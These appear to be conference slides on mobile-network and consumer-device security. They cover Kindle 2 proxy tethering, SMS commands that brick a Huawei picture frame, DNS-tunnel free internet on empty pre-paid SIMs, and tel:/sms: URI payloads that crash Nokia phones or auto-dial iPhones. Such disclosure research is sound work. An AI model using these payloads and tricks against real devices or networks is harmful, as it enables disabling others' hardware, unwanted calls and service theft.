Vietnam: 14, Ireland: 3, Brazil - Belo Horizonte: 4, Guyana: 4,
Croatia: 1, New Zealand: 7, Guadeloupe: 2, Pakistan: 18,
Romania: 23, Malaysia: 16, Myanmar: 1, Uruguay: 11, Tunisia: 4,
Fiji: 3, South Africa: 166, India: 330, United Kingdom: 33,
Egypt: 5, Montenegro: 2, Swaziland: 1, Uganda: 1, Paraguay: 5,
Kenya: 1, Tuvalu - Mobile: 2, Cyprus: 1, Botswana: 5

# by Countries



Check your MNO

- I put up a small page where you can check your mobile network operator
  - **http://www.mulliner.org/pc.cgi**
    - I will <u>not</u> log any visits to this page!



MNO Privacy Checker

MNO Privacy Checker

by Collin Mulliner

Looks like you have a problem

HTTP_USER_AGENT:Nokia6131NFC/2.0 (05.12)

MNO Privacy Checker

by Collin Mulliner

No obvious problem detected

Data Leaks: Conclusions


- This data leakage is totally not necessary
- Operators
  - Need to fix their proxies
  - Make their contractors fix their proxies
- If my privacy checker turns red on you please visit my main site to leave me trace
  - http://www.mulliner.org/

SIM Cards

- Consumer Electronics (CE) devices with SIM cards
  - 101 Kindle 2 tethering (aka freewireless4life)
  - A digital picture frame with a phone number
- Pre-paid SIMs → mobile internet with a twist of free


The Kindle 2 Wireless Service

- Amazon advertises world wide (global) free wireless with the Kindle 2
- The Kindle 2 also a web browser
  - In the U.S. you can just go an browse the web
  - Everywhere else you can just look at Wikipedia
- This kinda sucks, so lets see if we can hack it...



Kindle 2 with it's SIM Card

- AT&T SIM card
- Works in any phone
  - But no voice calls or SMS
- GPRS/3G APN:
  - `kindleatt1.amazon.com`



Kindle 2 Web Access

- Communication via HTTP proxy
  - `fints-g7g.amazon.com`
- Namesserver only resolves the proxy's IP
  - ...and some “audible.com” names
- Proxy rejects traffic not coming from the Kindle browser
  - Why is that so... some kind of authentication token or what?

Kindle 2 Proxy Authentication

- Let's run tcpdump [1] on the Kindle
  - Enable USB networking before [2]
  - Browse some site using the Kindle's browser

```
GET http://www.mulliner.org/impressum.php HTTP/1.1
Accept: image/png, image/gif, image/x-xbitmap, image/jpeg, */*
Host: mulliner.org
User-Agent: Mozilla/4.0 (compatible; Linux 2.6.22) NetFront/3.4
  Kindle/2.3 (screen 600x800; rotate)
Proxy-Connection: Keep-Alive
Accept-Encoding: deflate, gzip
Referer: http://mulliner.org
x-fsn: “xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx”
x-appNamespace: WEB_BROWSER
x-appId: Kindle_2.2
```

Tethering Setup


- Add x-fsn header to your “web browser”
  - Privoxy [3] `{+add-header{x-fsn: xxx}}/`
    - I like “Modify Headers” better but it doesn't give you HTTPS
- Configure your browser to use Privoxy
- Forward local port 8080 to Kindle proxy
  - `SSH -L 8080:72.21.210.242:80 root@192.168.2.2`
- Configure Privoxy to use HTTP proxy
  - `forward / 127.0.0.1:8008`

Kindle Tethering: Conclusions

- Web access is controlled at the proxy
  - Need to configure a US postal address in order to get full web access
  - No bypass for non-U.S. users
- Tethering works well and seems fast
- Fun little hacking project from last x-mas


A Digital Picture Frame with a Phone Number

- The HUAWEI DP230 can receive Multimedia Messages (MMS)
  - Picture Frame has a modem and a SIM card
  - and of course a phone number
- Exactly the features to get me interested




Looking Inside...

- Disassemble it
- Find serial port (the 3.3V pin and his pals)
- Get a root shell
  - admin:admin ;-)
- See how it works
- Download binaries



How does it work

- Picture Frame has a GPRS connection
- Can receive SMS messages



MMS Server
MMS Message sent from mobile phone
1) Server sends SMS notification
2) Picture frame downloads message
User changes settings via web *
Picture Frame (and POP3) Server
*) SMS with user settings

SMS Commands

- From looking at the binaries...
- Simple text message (SMS)
- Need to originate from specific number
  - Operator specific
  - Part of configuration stored on the device

```
<req><del num="1"/><ID nr="583"/></req>   <-- delete picture
<setting><slideshow intv="15"/></setting> <-- change interval
<req><add/></req>                         <-- download picture(s)
<setting><color rgb="663"/></setting>     <-- set background color
<req><GPRS apn="apn.mno.com"/></req>      <-- change GPRS settings
<req><sync/></req>                        <-- re-sync pictures
```

Pranks

- SMS sender spoofing is easy
  - Plenty of online services to do this, cheap too
- Pranks
  - Change background color
  - Change time interval
  - … lame, no harm done...
- Works since only MMS messages are checked
  - SMS messages are directly delivered to the picture frame

Attack (aka bricking it)

- Disable Internet connectivity
  - Set GPRS APN to non-working value
    - `<req><GPRS apn="brick"/></req>`
- Delete all pictures
  - Send sync command: `<req><sync/></req>`
    - Re-Download fails since GPRS is not working
- No way to recover since reset method depends on Internet connectivity
  - Spoof settings-SMS yourself ;-)


Picture Frame: Conclusions

- Simple and cheap design
  - Ease target for trouble makers
  - I would be pissed if some dude bricks my ~80 Euro hardware by sending it two SMS messages (for less than 5cent each)
- If operator fucks-up the phone number assignment and numbers are guessable...
  - Brick all devices in the field
  - So guess what?... No I wont tell ya!

Pre-paid SIM Cards

- Pre-paid SIM cards are insanely popular
  - In all countries around the world
- Of course voice and text messaging
- But Internet too
  - You even get HSDPA (3.6Mbit/s)

Let's start with an Observation



http://topup.o2online.de/?MSISDN=[redacted]&IMSI=[redacted]&T

http://topup.o...m.de&ROAMER=1

Sehr geehrte Kundin,
sehr geehrter Kunde,

Ihr Konto ist fast verbraucht. Bitte aufladen!

Dear customer your account is almost empty, please reload it.

What, Why, How?

- If the pre-paid account is empty a PDP context should not be established
  - This is how most operators do it
- If you get a connection and IP address, try to resolve arbitrary host names
  - If this works and you are sure that your pre-paid account is really empty you have it
  - Maybe you even get redirected to a “please fill up” page

Wifi style free Internet

- DNS tunnel
  - Warning you need an endpoint, so they know who you are even if you bought the 3G modem and pre-paid SIM without giving your name
- Works on your smart phone too
  - I have an Android package [4] with automatic setup (needs root access)
    - It's not in the Market! D'oh!

Pre-paid SIMs: Conclusions

- Speed is an issue
  - I was able to watch YouTube using this :)
- This stuff is not new
  - WiFi hotspots have the same problem
- Mobile operators don't seem to learn
- Don't get caught!

TEL & SMS: URIs from Hell

- Special protocols for accessing the telephony subsystems
  - Implemented mostly on mobile phones
  - All phone browsers I've seen implement them

- Examples:

```
<a href=”tel:911”>Call the cops</a>
<a href=”sms:5559876543”>write something smart</a>
<a href=”sms:55512345678?body=whats up>”>whats up?</a>
```

Trigger the Handler

- User clicks link...
- Automatic triggers
  - (I guess there are many more but I'm not a web sec guy)

```
<frame src=..>
<iframe src=...>
<img src=...>
<meta http-equiv=refresh content=...>
HTTP redirect (e.g. 303)
Javascript: window.location=...
```


Nokia S40

- Browser catches all methods to open TEL URIs and checks for appropriate length
  - Well they forgot javascript...
- Reboots GUI of phone OS
  - Nokia white-screen-of-death

```
<script lang=javascript>
function crash() {
 window.location =
"tel:0177555550000000000000000000000000000000000000000000000000
000";
}
crash();
</script>
```

iPhone (2.2.1)

- Trigger phone call without user interaction
  - CVE-ID: CVE-2009-0961
- How it worked
  - TEL URI triggers phone dialer
    - The Cancel / Call popup
  - SMS URI "kills" browser...
    - and therefore selects "Call" and the phone dials
    - combined with GUI freeze to make it unstoppable


0177 6025[redacted]

```
<iframe src="sms:0177555123456" width=10 height=10></iframe>
<iframe src="tel:017712345555 height=10 width=10></iframe>
```

Other Platforms

- As said before all mobile phone browsers seem to support these URIs
- 99% of them open the phone dialer and SMS app automatically
  - iframe, etc...
- So far no real harm done
  - DoS phones by constantly “starting” the phone dialer or SMS app

TEL & SMS URI: Conclusions

- URIs specially created for telephony
  - Mobile phone browsers should handle them very well
- Sadly, mobile browsers handle them like any other URI
  - Causing many small and a few big fuck-ups
- Take away: If you play/hack with mobile phones always try these URI types!

Final Words

- Smart Phones are not the only thing around in “the mobile security world”
  - “Dump“ mobile phones
  - Mobile Networks (and operators)
  - Consumer Electronics devices
- Smart Phones will become a much harder target in the future
- CE devices will become very interesting

Q & A

- Thank you for your time!
- Questions?
  - Ask now!
  - or write me at: collin@sec.t-labs.tu-berlin.de
- Follow me on Twitter: @collinrm

References

- [1] http://www.eecs.umich.edu/~timuralp/tcpdump-arm
- [2] http://www.avenard.org/kindle2/usbnetwork23-0.10.tar.gz
- [3] Privoxy: http://www.privoxy.org/
- [4] DNS-Tunnel package for Android: http://www.mulliner.org/android/
- [5] My personal security stuff: http://www.mulliner.org/security/
- [6] SecT: http://www.sec.t-labs.tu-berlin.de